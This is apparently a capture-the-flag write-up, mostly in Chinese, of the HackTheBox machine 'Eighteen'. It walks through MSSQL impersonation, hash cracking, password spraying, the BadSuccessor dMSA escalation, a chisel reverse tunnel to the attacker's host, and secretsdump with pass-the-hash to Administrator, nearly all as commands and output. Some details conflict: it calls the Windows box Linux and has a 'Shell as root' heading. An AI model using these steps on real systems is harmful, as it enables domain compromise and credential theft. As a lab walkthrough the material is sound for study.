Eighteen
The Eighteen HTB machine is an “Easy” rated Linux box, making it an excellent platform for those new to penetration testing. It’s designed to teach fundamental concepts in a practical, hands-on way. You’ll move from basic enumeration to more complex exploitation and privilege escalation.
Recon
❯ sudo nmap -sCV 10.10.11.95
Starting Nmap 7.98 ( https://nmap.org ) at 2025-11-28 10:50 +0800
Nmap scan report for 10.10.11.95
Host is up (0.29s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to http://eighteen.htb/
1433/tcp open  ms-sql-s Microsoft SQL Server 2022 16.00.1000.00; RTM
|_ssl-date: 2025-11-28T09:50:37+00:00; +6h59m48s from scanner time.
| ms-sql-ntlm-info:
|   10.10.11.95:1433:
|     Target_Name: EIGHTEEN
##
|     NetBIOS_Domain_Name: EIGHTEEN
|     NetBIOS_Computer_Name: DC01
##
|     DNS_Domain_Name: eighteen.htb
##
|     DNS_Computer_Name: DC01.eighteen.htb
|     DNS_Tree_Name: eighteen.htb
##
|_    Product_Version: 10.0.26100
| ms-sql-info:
|   10.10.11.95:1433:
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-11-26T22:21:44
|_Not valid after:  2055-11-26T22:21:44
5985/tcp open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 6h59m47s, deviation: 0s, median: 6h59m47s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.62 seconds
基本的嗅探后 发现是常规的windows测试 渗透思路可以从http或者mssql入手
10.10.11.95 eighteen.htb dc01.eighteen.htb
添加hosts后发现 无论是域名还是子域名直接访问都是502 那么转而从mssql入手
Shell as adam.scott
SQL (kevin  guest@master)> SELECT distinct b.name FROM sys.server_permissions a INNER JOIN sys.server_principals b ON a.grantor_principal_id = b.principal_id WHERE a.permission_name = 'IMPERSONATE'
name
------
appdev
SQL (kevin  guest@master)> EXECUTE AS LOGIN = 'appdev'
SQL (appdev  appdev@master)> use financial_planner
ENVCHANGE(DATABASE): Old Value: master, New Value: financial_planner
INFO(DC01): Line 1: Changed database context to 'financial_planner'.
SQL (appdev  appdev@financial_planner)> SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_TYPE = 'BASE TABLE';
TABLE_NAME
-----------
users
incomes
expenses
allocations
analytics
visits
SQL (appdev  appdev@financial_planner)> select * from users
  id   full_name   username   email                password_hash                                                                                            is_admin   created_at
----   ---------   --------   ------------------   ------------------------------------------------------------------------------------------------------   --------   ----------
1002   admin       admin      admin@eighteen.htb   pbkdf2:sha256:600000$AMtzteQIG7yAbZIa$0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133          1   2025-10-29 05:39:03
一番操作后我们获取了pbkdf2-sha256形式的密钥 好像hashcat还不支持直接爆破 需要转换一下 上网搜了一下 找到一篇文章 但是里面说的有些不适用这道题
pbkdf2:sha256:600000$AMtzteQIG7yAbZIa$0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133
对源哈希拆开解析
- 第一段
pbkdf2:sha256:600000表示密钥派生函数是PBKDF2 杂凑算法是SHA256 迭代60000次 - 第二段
AMtzteQIG7yAbZIa为盐值 - 第三段
0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133为将二进制的哈希结果转换为16进制文本
参考那篇文章后 给出的做法是将盐值和哈希结果一并使用如下命令转换为字节流后再base编码
perl -e 'print pack ("H*", "0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133")' | base64
但是实际上对于这题而言 实际测试后盐值为直接base64编码即可 最终结果如下
sha256:600000:QU10enRlUUlHN3lBYlpJYQ==:BnOtkKC0r7GdZiM28Pzjqe3Qt7GRk3F74ozk1myIcTM=
经过hashact后 解开密码为iloveyou1 然后通过kevin的用户凭据 批量爆破出mssql剩下的用户 并保存为user 用于密码爆破
❯ netexec mssql 10.10.11.95 -u kevin -p iNa2we6haRj2gaw! --local-auth --rid-brute
MSSQL       10.10.11.95     1433   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
MSSQL       10.10.11.95     1433   DC01             [+] DC01\kevin:iNa2we6haRj2gaw!
MSSQL       10.10.11.95     1433   DC01             498: EIGHTEEN\Enterprise Read-only Domain Controllers
MSSQL       10.10.11.95     1433   DC01             500: EIGHTEEN\Administrator
MSSQL       10.10.11.95     1433   DC01             501: EIGHTEEN\Guest
MSSQL       10.10.11.95     1433   DC01             502: EIGHTEEN\krbtgt
...

❯ netexec mssql 10.10.11.95 -u user -p iloveyou1
failed
❯ netexec winrm 10.10.11.95 -u user -p iloveyou1 --continue-on-success
...
htb\mssqlsvc:iloveyou1
WINRM       10.10.11.95     5985   DC01             [-] eighteen.htb\DC01$:iloveyou1
WINRM       10.10.11.95     5985   DC01             [-] eighteen.htb\SQLServer2005SQLBrowserUser$DC01:iloveyou1
WINRM       10.10.11.95     5985   DC01             [-] eighteen.htb\jamie.dunn:iloveyou1
WINRM       10.10.11.95     5985   DC01             [-] eighteen.htb\jane.smith:iloveyou1
WINRM       10.10.11.95     5985   DC01             [-] eighteen.htb\alice.jones:iloveyou1
WINRM       10.10.11.95     5985   DC01             [+] eighteen.htb\adam.scott:iloveyou1 (Pwn3d!)
...
使用evil-winrm连接并获取user.txt
❯ evil-winrm -i 10.10.11.95 -u adam.scott -p iloveyou1

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\adam.scott\Documents>
Shell as root
PSRemote Failed

最开始没有什么想法 放到了bloodhound上后 发现adam.scott有可以直接提权建议
$SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('TESTLAB\dfm.a', $SecPassword)
Then use the New-PSSession command with the credential we just created:

$session = New-PSSession -ComputerName DC01.EIGHTEEN.HTB -Credential $Cred
用这个payload是打通了 但是打通后权限还是不足 于是乎没得办法
BadSuccessor
获取权限
*Evil-WinRM* PS C:\Users\adam.scott\Documents> Get-ItemProperty 'HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion'
...
ProductName               : Windows Server 2025 Datacenter
...
发现windows版本 上网google到有BadSuccessor的洞 这个洞是针对DMSA账户的 简单来说是因为
- DMSA$账户可模拟Administrator等域管账户 获取访问域控的服务票据ST
- DMSA$账户有权限读取 NTDS.dit 数据库 那么就可以读取管理员用户哈希了
于是乎要实施攻击的话 需要准备两个东西
- 先是BadSuccessor的exploit脚本 在这个合集里面可以找到
- 再一个是chisel 因为我们并没有对域控88端口的直接访问能力 所以我们需要以chisel建立隧道进行转发 不建议kali端使用apt进行安装 因为版本不一样可能会丢包(大坑)
分别上传后 先使用脚本进行攻击 BadSuccessor的操作指南可在文件开头部分找到
*Evil-WinRM* PS C:\Users\adam.scott\Documents> cd ../HACK
*Evil-WinRM* PS C:\Users\adam.scott\HACK> . .\BadSuccessor.ps1
*Evil-WinRM* PS C:\Users\adam.scott\HACK> BadSuccessor -Mode Exploit -Domain "eighteen.htb" -Path "OU=Staff,DC=eighteen,DC=htb" -Name "HACK_DMSA" -DelegatedAdmin "adam.scott" -DelegateTarget "Administrator"
Creating dMSA at: LDAP://eighteen.htb/OU=Staff,DC=eighteen,DC=htb
0
0
0
0
Successfully created and configured dMSA 'HACK_DMSA'
Object adam.scott can now impersonate Administrator
建立隧道
鉴于我们无法访问域控 所以需要建立chisel隧道
*Evil-WinRM* PS C:\Users\adam.scott\Documents> ../HACK/chisel.exe client 10.10.16.7:8011 R:socks

┌──(kali㉿kali)-[~]
└─$ chisel server -p 8011 --reverse
2025/12/02 12:58:28 server: Reverse tunnelling enabled
2025/12/02 12:58:28 server: Fingerprint sE0zd4ZQ1HOuL/wNjcxgPCUfrOHY+VfIYIOE1wDDLn8=
2025/12/02 12:58:28 server: Listening on http://0.0.0.0:8011
2025/12/02 12:58:34 server: session#1: Client version (1.11.3) differs from server version (1.11.3-0kali1)
2025/12/02 12:58:34 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
可以在server端这边加一个-v 用来debug信息
获取Service Ticket
通过S4U2self/S4U2proxy协议 为指定用户或模拟用户 申请目标服务的Kerberos票据ST 实现权限委派攻击
┌──(impacket-venv)─(kali㉿kali)-[~/Desktop/red/impacket-0.13.0/examples]
└─$ proxychains4 python3 getST.py -impersonate 'HACK_DMSA$' -dmsa eighteen.htb/adam.scott -self
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/aarch64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.14.0.dev0+20251127.200842.2c47948c - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Impersonating HACK_DMSA$
[*] Requesting S4U2self
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.11.95:88  ...  OK
[-] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
发现kerberos提示时间差过大 但是使用ntpdate指令也无法同步
┌──(impacket-venv)─(kali㉿kali)-[~/Desktop/red/impacket-0.13.0/examples]
└─$ ntpdate 10.10.11.95
ntpdig: no eligible servers
此时又有一个大坑 不能直接在evil-winrm中使用date指令获取时间并用来同步 可以在getST.py中加入-debug来获取当前域控的准确时间
┌──(impacket-venv)─(kali㉿kali)-[~/Desktop/red/impacket-0.13.0/examples]
└─$ proxychains4 python3 getST.py -impersonate 'HACK_DMSA$' -dmsa eighteen.htb/adam.scott -self  -debug
...
[*] Requesting S4U2self
[+] Trying to connect to KDC at eighteen.htb:88
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.11.95:88  ...  OK
[+] Server time (UTC): 2025-12-02 19:04:49(⬅Check this!)
[+] Exception
Traceback (most recent call last):
  File "/home/kali/Desktop/red/impacket-0.13.0/examples/getST.py", line 824, in run
    tgs, cipher, oldSessionKey, sessionKey = self.doS4U(tgt, cipher, oldSessionKey, sessionKey, unhexlify(self.__nthash), self.__aesKey, self.__kdcHost)
                                             ~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/Desktop/red/impacket-0.13.0/examples/getST.py", line 551, in doS4U
    r = sendReceive(message, self.__domain, kdcHost)
  File "/home/kali/Desktop/red/impacket-venv/lib/python3.13/site-packages/impacket/krb5/kerberosv5.py", line 93, in sendReceive
    raise krbError
impacket.krb5.kerberosv5.KerberosError: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
[-] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
然后使用如下命令即可同步时间 误差尽可能小 所以需要打提前量 同步后就可以打通啦
┌──(impacket-venv)─(kali㉿kali)-[~/Desktop/red/impacket-0.13.0/examples]
└─$ sudo date -u -s "2025-12-02 19:09:53"
Tue Dec  2 07:09:53 PM UTC 2025

┌──(impacket-venv)─(kali㉿kali)-[~/Desktop/red/impacket-0.13.0/examples]
└─$ python3 getSTSocks.py -impersonate 'HACK_DMSA$' -dmsa eighteen.htb/adam.scott -self  -debug
...
[+] Found encrypted_pa_data, searching for DMSA key package...
[+] Found encrypted padata type: 171 (0xab)
[*] Current keys:
[*] EncryptionTypes.aes256_cts_hmac_sha1_96:c0d967b0e096d3e69c67f174d606dd93e069af99b25bb9c31ffe331cafdb2323
[*] EncryptionTypes.aes128_cts_hmac_sha1_96:df3f12a2485327b898c2de874487bcb8
[*] EncryptionTypes.rc4_hmac:0db5060cb6c7a391aaa3e69271e5c8c2
[*] Previous keys:
[*] EncryptionTypes.rc4_hmac:0b133be956bfaddf9cea56701affddec
[+] Found encrypted padata type: 165 (0xa5)
[*] Saving ticket in HACK_DMSA$@krbtgt_EIGHTEEN.HTB@EIGHTEEN.HTB.ccache
提取域控哈希并传递
这一步也同样需要手动校对时间 同样是以-debug参数来获取server的时间 在使用脚本时记得设置环境变量
┌──(impacket-venv)─(kali㉿kali)-[~/Desktop/red/impacket-0.13.0/examples]
└─$ export KRB5CCNAME=HACK_DMSA\$@krbtgt_EIGHTEEN.HTB@EIGHTEEN.HTB.ccache

┌──(impacket-venv)─(kali㉿kali)-[~/Desktop/red/impacket-0.13.0/examples]
└─$ proxychains4 python3 secretsdump.py -k -no-pass dc01.eighteen.htb -just-dc-user Administrator -debug
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/aarch64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.14.0.dev0+20251127.200842.2c47948c - Copyright Fortra, LLC and its affiliated companies
...
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0b133be956bfaddf9cea56701affddec:::
[*] Kerberos keys grabbed
Administrator:0x14:977d41fb9cb35c5a28280a6458db3348ed1a14d09248918d182a9d3866809d7b
Administrator:0x13:5ebe190ad8b5efaaae5928226046dfc0
Administrator:aes256-cts-hmac-sha1-96:1acd569d364cbf11302bfe05a42c4fa5a7794bab212d0cda92afb586193eaeb2
Administrator:aes128-cts-hmac-sha1-96:7b6b4158f2b9356c021c2b35d000d55f
Administrator:0x17:0b133be956bfaddf9cea56701affddec
[*] Cleaning up...
可能会出现KDC_ERR_TGT_REVOKED(TGT has been revoked)的报错 那么应该是时间长了 需要BadSuccessor脚本重新打一遍 获得哈希后那直接传递就可以了
┌──(impacket-venv)─(kali㉿kali)-[~/Desktop/red/impacket-0.13.0/examples]
└─$ proxychains4 python3 wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:0b133be956bfaddf9cea56701affddec eighteen.htb/Administrator@dc01.eighteen.htb
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/aarch64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.14.0.dev0+20251127.200842.2c47948c - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.11.95:445  ...  OK
[*] SMBv3.0 dialect used
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.11.95:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.11.95:57856  ...  OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
eighteen\administrator
至此成功获取administrator权限